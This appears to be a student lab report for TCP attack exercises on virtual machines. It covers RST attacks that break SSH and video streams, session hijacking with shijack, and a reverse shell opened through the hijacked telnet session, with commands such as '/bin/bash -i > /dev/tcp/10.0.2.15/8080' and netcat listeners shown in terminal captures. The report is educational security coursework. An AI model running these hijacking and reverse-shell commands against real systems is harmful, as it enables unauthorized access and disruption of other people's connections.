
Attacker computer running netwag GUI and command 78



SSH connection established between A and B and broken by attacker.




SSH connection between A and B terminated by attacker using netwag GUI command 78




3.3 Task 3: TCP RST Attacks on Video Streaming Applications


The principal behind this attack is the same for the telnet and SSH TCP attack. Basically, the video streaming TCP link is broken because the attacker is sending RST packets. This prevents the video from buffering any further than from the initial loaded state. Attack successful—Victim computer opens up a video stream, and can see stream is stopped, trying to buffer.



Attacker computer uses netwag GUI using command 78 to disrupt stream




Wireshark on victim's computer showing the RST packets coming from attacker




3.4 Task 4: TCP Session Hijacking

In this attack, victim and observer establish a telnet connection.


The attacker forges a TCP packet which has a next sequence and also an acknowledgement number, it then sends this to one of the two machines. In my implementation I used a program called shijack to hijack the computer which established the telnet connection. The computer that established the connection now has a frozen terminal and the attacker now has full access to the victim's computer. Attack successful - I was able to create a new file on desktop of victim. Victim and observer are connected via telnet




Attacker is observing traffic on Wireshark



Attacker hijacks connection using shijack program. Creates a file called HIJACKED.txt and it shows up on victim's computer.



Wireshark view from attacker's computer during hijacking attack



3.5 Task 5: Creating Reverse Shell using TCP Session Hijacking

With this attack the setup is more or less the same as the previous attacks. A telnet connection is initiated between A and B. The attacker hijacks the connection, but this time instead of sending only a few commands he sends the command that creates a reverse shell. I used the nc command to start listening on a selected port on attacker machine. I used shijack to hijack the tcp connection. I sent the command to the victim machine telling it to send the attacker machine all the output from its shell so everything that would normally be printed out goes to attacker and nobody else. Attack successful. Can observe cat command prints out file contents from victim computer on attacker's terminal.

Establishing telnet connection between A and B

The screenshot shows two terminal windows side-by-side. The left terminal window is titled "SEEDUbu [Running]" and shows a telnet session established from the victim machine (seed@VM) to the attacker machine (10.0.2.6). The right terminal window is titled "SEEDUbu Clone [Running]" and shows the contents of a file named "file" being printed to the terminal, which is the output of the victim's shell session.

Terminal A (Victim):

```
[12/07/19]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:77:d2:c8
            inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
                    inet6 addr: fe80::a519:ef2:31da:614a/64 Scope:Link
                        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                        RX packets:362 errors:0 dropped:0 overruns:0 frame:0
                        TX packets:321 errors:0 dropped:0 overruns:0 carrier:0
                        collisions:0 txqueuelen:1000
                        RX bytes:48422 (48.4 KB)  TX bytes:33353 (33.3 KB)

[12/07/19]seed@VM:~$ telnet 10.0.2.6 23
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Dec  6 14:10:42 EST 2019 from 10.0.2.6 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

7 packages can be updated.
0 updates are security updates.

[12/07/19]seed@VM:~$
```

Terminal B (Attacker):

```
[12/07/19]seed@VM:~$ cat file
file
[12/07/19]seed@VM:~$
```

Attacker using shijack to hijack the tcp connection and send commands, and netcat for port listening. Took a few wrong commands to get it right.

Kali-Linux-2019.2-vbox-amd64 [Running]

Sat 17:32

Applications ▾ Places ▾ Terminator ▾

thing.py

```
root@kali: /  
telnet 10.0.2.15 80 | /bin/bash | telnet 10.0.2.15 443  
^CClosing connection..  
Done, Exiting.  
root@kali:~/Downloads/shijack# ./shijack-lnx eth0 10.0.2.4 57184 10.0.2.6 23  
Waiting for SEO/ACK to arrive from the srcip to the dstip.  
(To speed things up, try making some traffic between the two, /msg person asdf  
  
Got packet! SEO = 0x52b308 ACK = 0xbc2984b3  
Starting hijack session, Please use ^C to terminate.  
Anything you enter from now on is sent to the hijacked TCP connection.  
/bin/bash -i > /dev/tcp/10.0.2.15/8080 0<&1 2>&1  
cd HIJACKED  
/bin/bash -i > /dev/tcp/10.0.2.15/8080 0<&1 2>&1  
  
echo hello  
/bin/bash -i > /dev/tcp/10.0.2.15/8080 0<&1 2>&1  
cd HIJACKED  
cd HIJACKED  
echo hello  
[]  
root@kali:~/# nc -l -p 8080  
-bash: p/bin/bash: No such file or directory  
root@kali:~/# nc -l -p 8080  
[12/07/19]seed@VM:~/Desktop$ cd HIJACKED  
bash: cd: HIJACKED: Not a directory  
[12/07/19]seed@VM:~/Desktop$ cat HIJACKED  
cat HIJACKED  
Hello I am a hijacked file.  
[12/07/19]seed@VM:~/Desktop$ []
```

eth0: <live capture in progress>

Packets: 331 - Displayed: 331 (100.0%) Profile: Default

Left ☰

Wireshark from Attacker's computer documenting network activity

The screenshot shows a Kali Linux desktop environment with a terminal window and a running Wireshark application. The terminal window displays a session with root privileges, showing various system commands like 'telnet', 'cat', and 'echo'. The Wireshark window is capturing traffic from interface 'eth0' and displays a list of 349 captured packets. The packet details pane shows the structure of an ARP request, including fields like Source MAC, Destination MAC, and the Request/Response flag. The bytes pane shows the raw hex and ASCII data of the captured frame.

No.	Time	Source	Destination	Protocol	Length	Info
348	733.104447127	10.0.2.15	10.0.2.6	TCP	66	8080 → 52592 [ACK]
341	733.107432181	10.0.2.6	10.0.2.15	TCP	95	52592 → 8080 [PSH, ACK]
342	733.107432200	10.0.2.6	10.0.2.6	TCP	0	52592 → 52592 [ACK]
343	733.107432219	10.0.2.6	10.0.2.6	TCP	14	52592 → 52592 [ACK]
344	738.193178293	PcsCompu_77:d2:c8	PcsCompu_89:93:db	ARP	60	Who has 10.0.2.15
345	738.193198821	PcsCompu_89:93:db	PcsCompu_77:d2:c8	ARP	42	10.0.2.15 is at 0
346	738.267164743	PcsCompu_89:93:db	PcsCompu_77:d2:c8	ARP	42	Who has 10.0.2.6?
347	738.267624426	PcsCompu_77:d2:c8	PcsCompu_89:93:db	ARP	66	10.0.2.6 is at 88
348	741.264183858	PcsCompu_77:d2:c8	PcsCompu_60:5f:c1	ARP	66	10.0.2.4?
349	741.264192475	PcsCompu_60:5f:c1	PcsCompu_77:d2:c8	ARP	66	10.0.2.4 is at 88

END